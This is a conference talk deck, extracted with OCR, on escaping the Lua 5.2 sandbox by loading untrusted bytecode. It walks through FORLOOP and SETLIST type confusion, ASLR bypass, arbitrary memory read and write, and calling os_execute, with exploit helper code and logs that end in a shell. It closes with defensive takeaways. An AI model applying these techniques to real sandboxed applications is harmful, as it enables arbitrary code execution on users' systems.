ESCAPING THE LUA 5.2 SANDBOX WITH UNTRUSTED BYTECODE

Morgan Jones
github.com/numinit

Who I am

- Student at Rice University
- Was getting bored out of my mind during the week between the end of classes and the beginning of finals, and decided to break Lua
- Turned out to be a bytecode-only Lua sandbox break (no libraries involved!)
- Said last HAHA I'd give a talk about Android reversing, maybe next time

A quick introduction to the Lua 5.2+ VM

- Used in games and embedded applications
- Relatively small code footprint
- Frequently used as a sandbox to run untrusted code (e.g. mods, client-side scripting, etc)
- Lua source can be compiled to high-level machine code and stripped of debug data

```
print('hello, world')

U0: _ENV
K0: "print"
K1: "hello, world"

GETTABUP R0 U0 K0
LOADK    R1 K1
CALL     R0 2 1
RETURN   R0 1
```


How programs typically load Lua code

- From the C API: `lua_load` and friends
  - Default is to detect whether you're loading bytecode or source automatically (!!!)
  - Some forget to disable loading bytecode, or think it's safe despite warnings in Lua documentation
  - Some only load bytecode
- From Lua: `load (>= 5.2)`
  - Same problems

```
local f = load(
  string.dump(
    function()
      print('hello, world!')
    end
  ),
  'test.lua'
)
f()
--> "hello, world!"
```

Why Lua bytecode can be unsafe

- Formal grammar for Lua source code, but not for Lua bytecode
- The compiler is the primary safeguard against executing unsafe Lua bytecode
- Lua used to have a bytecode verifier that was eventually removed, because it wasn't completely functional



Typical Lua sandboxing methods

- Don't load dangerous libraries when you create the VM (like `os` and `io`)
- Can't call `system()`, can't call `popen()`... okay, ship it
- I'm about to show you how to break out of a Lua sandbox with a restricted set of libraries loaded...
- ... and without a *single* library loaded, *including the Lua core.* This will be the bytecode-only escape!

```
Lua 5.2.3  Copyright (C) 1994-2013 Lua.org, PUC-Rio
> os.execute('echo "shouldn\'t be able to do this"')
shouldn't be able to do this
> os.execute = nil
> os.execute('echo "shouldn\'t be able to do this"')
stdin:1: attempt to call field 'execute' (a nil value)
stack traceback:
        stdin:1: in main chunk
        [C]: in ?
> |
```

Building tools to escape the sandbox

1. Defeat ASLR
2. Write arbitrary memory
3. Read arbitrary memory

These techniques are designed to work in extremely restrictive sandbox environments, and only exploit the design of Lua. As such, they just need a working Lua interpreter that loads bytecode to function.

Note that the remainder of this presentation focuses on 32-bit Lua 5.2 VMs, but these techniques can be adapted to 64-bit and other versions.

Defeating ASLR: Easy mode

- Call `tostring` on a C function...

```
Lua 5.2.3  Copyright (C) 1994-2013 Lua.org, PUC-Rio
> =tostring(string.upper)
function: 0xefc10
> |
```

- Wow, that was easy
- If you have string manipulation functions in the sandbox, you can pick the address out
- Defense: remove the `%p` from that `snprintf` in the Lua source

Defeating ASLR: Hard mode

- What if:
  - ... there are no C functions available in the sandbox
  - ... the function pointer has been removed from `tostring` output
  - ... the sandbox is otherwise totally broken, and you can't even access `tostring`
- Writing arbitrary bytecode becomes very handy if you can figure out a way to get it loaded


Digression: Lua tagged values (TValues)

- Each value in Lua is 12 bytes*

  * Typically, as we'll see soon

- First field: union between several different datatypes (8 bytes/64 bits, because numbers in Lua are doubles)
- Second field: type tag to identify how to read the union (4 bytes/32 bits)
- Each function's local variable stack is just an array of TValues, which grows up


```
local a = "hello, world"
local b = 1337
```



What you probably want to do

- You probably want to call `os.execute` or another interesting function with some payload of your choice
- Would be nice if we could craft arbitrary TValues, because we can point one anywhere in the binary if we can defeat ASLR, and then call it

```
os.execute("/bin/sh")
```



Type confusion in the Lua VM: FORLOOP

- Couple instructions that perform unchecked typecasts, because they assume that someone else has checked the arguments and want to be fast
- VM instruction of interest: FORLOOP (normally compiled with a preceding FORPREP, which has verified the arguments)
- FORLOOP allows us to interpret any Lua value as a 64-bit double

```
for i=x,x,0 do return i end
```

```
vmcase(OP_FORLOOP,
  lua_Number step = nvalue(ra+2);
  lua_Number idx = luai_numadd(L, nvalue(ra), step); /* increment index */
  lua_Number limit = nvalue(ra+1);
  if (luai_numlt(L, 0, step) ? luai_numle(L, idx, limit)
                             : luai_numle(L, limit, idx)) {
    ci->u.l.savedpc += GETARG_sBx(i);  /* jump back */
    setnvalue(ra, idx);  /* update internal index... */
    setnvalue(ra+3, idx);  /* ...and external index */
  }
)
vmcase(OP_FORPREP,
  const TValue *
  const TValue *
  const TValue *
  if (!tonumber(
    luaG_runerro
  else if (!tonu
    luaG_runerro
  else if (!tonumber(pstep, ra+2))
    luaG_runerror(L, LUA_QL("for") " step must be a number");
  setnvalue(ra, luai_numsub(L, nvalue(ra), nvalue(pstep)));
  ci->u.l.savedpc += GETARG_sBx(i);
)
```

This branch ends up assigning the type-confused *idx* back onto the stack

Original work by @corsix: https://gist.github.com/corsix/6575486

Unexpected defense: LUA_NANTRICK

- Each value in Lua 5.2 is 12 bytes, **in non-i386 VMs**
- Lua 5.2 uses a trick on i386 that packs all values into 8 bytes (rather than 12) using the signaling NaN bit pattern
- This breaks the FORLOOP trick, since the loop is from NaN to NaN (which never advances)
- **This isn't enabled for ARM and x86_64 by default**

```
@@ LUA_NANTRICK controls the use of a trick to pack all types into
** a single double value, using NaN values to represent non-number
** values. The trick only works on 32-bit machines (ints and pointers
** are 32-bit values) with numbers represented as IEEE 754-2008 doubles
** with conventional endianess (12345678 or 87654321), in CPUs that do
** not produce signaling NaN values (all NaNs are quiet).
*/
```

```
/* Microsoft compiler on a Pentium (32 bit) ? */
#if defined(LUA_WIN) && defined(_MSC_VER) && defined(_M_IX86)   /* { */

#define LUA_MSASMTRICK
#define LUA_IEEEENDIAN      0
#define LUA_NANTRICK


/* pentium 32 bits? */
#elif defined(__i386__) || defined(__i386) || defined(__X86__) /* }{ */

#define LUA_IEEE754TRICK
#define LUA_IEEELL
#define LUA_IEEEENDIAN      0
#define LUA_NANTRICK
```

There's a loophole, though: https://github.com/erezto/lua-sandbox-escape

Defeating ASLR: Hard mode


- The FORLOOP technique causes you to end up with a very strange value in IEEE 754 double precision
- Split it into two double-precision values, each holding 32 bits, and find the integral representation of each with some math – doubles can hold any unique 32-bit value
- Can also go in reverse, creating a double with a given bit pattern
- If we can find a reference to **any** C function, we can now defeat ASLR

```
f2ii = function(x) -- Convert double to uint32_t[2]
  if x == 0 then return 0, 0 end
  if x < 0 then x = -x end

  local e_lo, e_hi, e, m = -1075, 1023
  while true do -- this loop is math.frexp
    e = (e_lo + e_hi)
    e = (e - (e % 2)) / 2
    m = x / 2^e
    if m < 0.5 then e_hi = e elseif 1 <= m then e_lo = e else break end
  end

  if e+1023 <= 1 then
    m = m * 2^(e+1074)
    e = 0
  else
    m = (m - 0.5) * 2^53
    e = e + 1022
  end

  local lo = m % 2^32
  m = (m - lo) / 2^32
  local hi = m + e * 2^20
  return lo, hi
end
```

Original work by @corsix: https://gist.github.com/corsix/6575486


Type confusion in the Lua VM: SETLIST

- Another instruction of interest: `SETLIST`
- Used in table initializers with a list of values
  - `local arr = {1, 2, 3, 4}`
- Critically, assumes that its argument is actually a pointer to a table
- Scary "runtime check" macros in the source that say otherwise, but they all go away if you preprocess the source in release mode
- `gcc -E | clang-format` is your friend when looking at open-source software




Writing to arbitrary memory

- Create a fake table struct within a Lua string and run a `SETLIST`
- Need a way to convert a number to a string in the target machine's endianness
- If you don't have string manipulation functions, you can just make an array of 256 separate strings and concatenate each byte manually
- This ends up writing the entire TValue (including the type tag of 0x03 for doubles) to anywhere in memory



Reading from arbitrary memory

- Can just build on bytecode tools we've created previously, and write this in compilable Lua
- Create a new table, get its address, and modify it to point to any TValue we want by writing arbitrary bytes into it
- Run `GETTABLE` (`arr[1]`) to retrieve the first element of the array
- Mind the GC when corrupting tables: don't corrupt the GC list pointers, and set the type to nil so it doesn't get collected



Crafting arbitrary TValues


- We have all the tools to do this already!
- Create a fake `TValue` with a pointer to `os_execute` inside a Lua string
- Get a pointer to the string with the `FORLOOP` trick
- Read its memory by corrupting a table with the `SETLIST` trick
- Call the returned value

```
=== Run starting ===
[D]     (stg1)  trying fast stage1
[D]     (aslr)  str_upper=0x00108c10, os_execute=0x00106bf0
[D]     (stg2)  running stage2
sh-3.2$
```

Got a shell from the sandbox!

The nuclear option: Breadth-first search on raw heap memory from within Lua

- You can't get a pointer to a single C function for some reason, but you *can* read and write arbitrary memory
- Perform breadth-first search on the GC list for an object you allocate
- Goal: find a `lua_State` for the main thread, which is the first GC object allocated in a working VM
- Handy `next` pointer pointing to the object allocated prior to this one



Got a shell without a single C function!

The nuclear option: Breadth-first search on raw heap memory from within Lua

- Look at every allocated object and each of their GC lists – you're bound to get there eventually
- Crown jewels: function pointer in the `global_State` (thread-independent pointer in `lua_State`) to Lua's memory allocator function (`l_alloc`)
- Note that garbage collection is happening as we're traversing the GC list, so you can bump into freshly freed objects
  - Heap spray and `FORLOOP` trick on sprayed objects can create heap boundaries

```
[D]     (bfs)   0x78f5e160, next=0x78f5e090, magic=0x00000405, type=0x05
[D]     (bfs)   enqueuing 0x78f5e090
[D]     (bfs)   gc list found for 0x05 at 0x78f5e160: (+18) = 0x78f5e178
[D]     (bfs)   enqueuing 0x78e63060
[D]     (bfs)   dequeuing 0x78f78a60
[D]     (bfs)   0x78f78a60, next=0x78f78830, magic=0x40000409, type=0x09
[D]     (bfs)   enqueuing 0x78f78830
[D]     (bfs)   dequeuing 0x78f761e0
[D]     (bfs)   0x78f761e0, next=0x78f77ca0, magic=0x40000409, type=0x09
[D]     (bfs)   enqueuing 0x78f77ca0
[D]     (bfs)   dequeuing 0x78e56580
[D]     (bfs)   0x78e56580, next=0x00000000, magic=0x00000008, type=0x08
[D]     (bfs)   not enqueueing 0x00000000
[D]     (ls)    main thread is at 0x78e56580
[D]     (gs)    gs=0x78e565f0, ci=0x78e5e130
[D]     (aslr)  l_alloc=0x0002cd70, os_execute=0x00032bf0
[D]     (stg2)  running stage2
sh-3.2$
```

Got a shell without a single C function!

Useful tools

- LuaAssemblyTools (LAT)
  - Had to write a wrapper and correct a couple bugs
  - Will need some updating for 5.3
  - Exercise for the reader
- luadec
  - Disassembler and decompiler for Lua bytecode

```
-- Let's make a fake table:
-- struct Table {
--     GCObject *next;
--     lu_byte tt;
--     lu_byte marked;
--     lu_byte flags;
--     lu_byte lsizenode;
--     struct Table *metatable;
--     ...
local table_header =
    lat.int2str(0)       .. -- GCObject *next
    "\5"                 .. -- lu_byte tt = LUA_TTABLE (5)
    "\32"                .. -- lu_byte marked = FIXEDBIT
    "\255"               .. -- lu_byte flags
    "\1"                 .. -- lu_byte lsizenode
    lat.int2str(0)          -- struct Table *metatable;
local k_table_header = lat.k{main, String=table_header}

--     ...
--     TValue *array;
--     Node *node;
--     Node *lastfree;
--     GCObject *gclist;
--     int sizearray;
-- }
local table_footer =
    lat.int2str(0)       .. -- Node *node
    lat.int2str(0)       .. -- Node *lastfree
    lat.int2str(0)       .. -- GCObject *gclist
    lat.int2str(0x7fffffff) -- int sizearray (maxed to avoid realloc)
local k_table_footer = lat.k{main, String=table_footer}

-- Build the fake table into a string in r5
lat.ins{main, 'GETTABLE', A=4, B=3, C=kr_int2str}
lat.ins{main, 'MOVE', A=5, B=0}
lat.ins{main, 'CALL', A=4, B=2, C=2}
lat.ins{main, 'MOVE', A=5, B=4}
lat.ins{main, 'LOADK', A=4, Bx=k_table_header}
lat.ins{main, 'LOADK', A=6, Bx=k_table_footer}
lat.ins{main, 'CONCAT', A=4, B=4, C=6}
lat.ins{main, 'MOVE', A=5, B=4}
```

Future research

- Can you generate malicious bytecode from the Lua compiler?
- Are there better methods to avoid traversing invalid heap pointers?
  - Clustering algorithms to defeat heap layout randomization?
- What if there's no `os_execute` or `io_popen`?
  - Look for other interesting pointers into libc
  - Potential ROP gadgets

Takeaways

- Don't load untrusted bytecode
- Verify you're not inadvertently letting people load untrusted bytecode
- Look out for programs that load untrusted bytecode

Prior work

- @corsix: Exploiting Lua 5.1 on 32-bit Windows
  - https://gist.github.com/corsix/6575486
- LuaROP
  - http://boop.i0i0.me/blog.lua/luarop
- lua-sandbox-escape
  - https://github.com/erezto/lua-sandbox-escape

THANK YOU!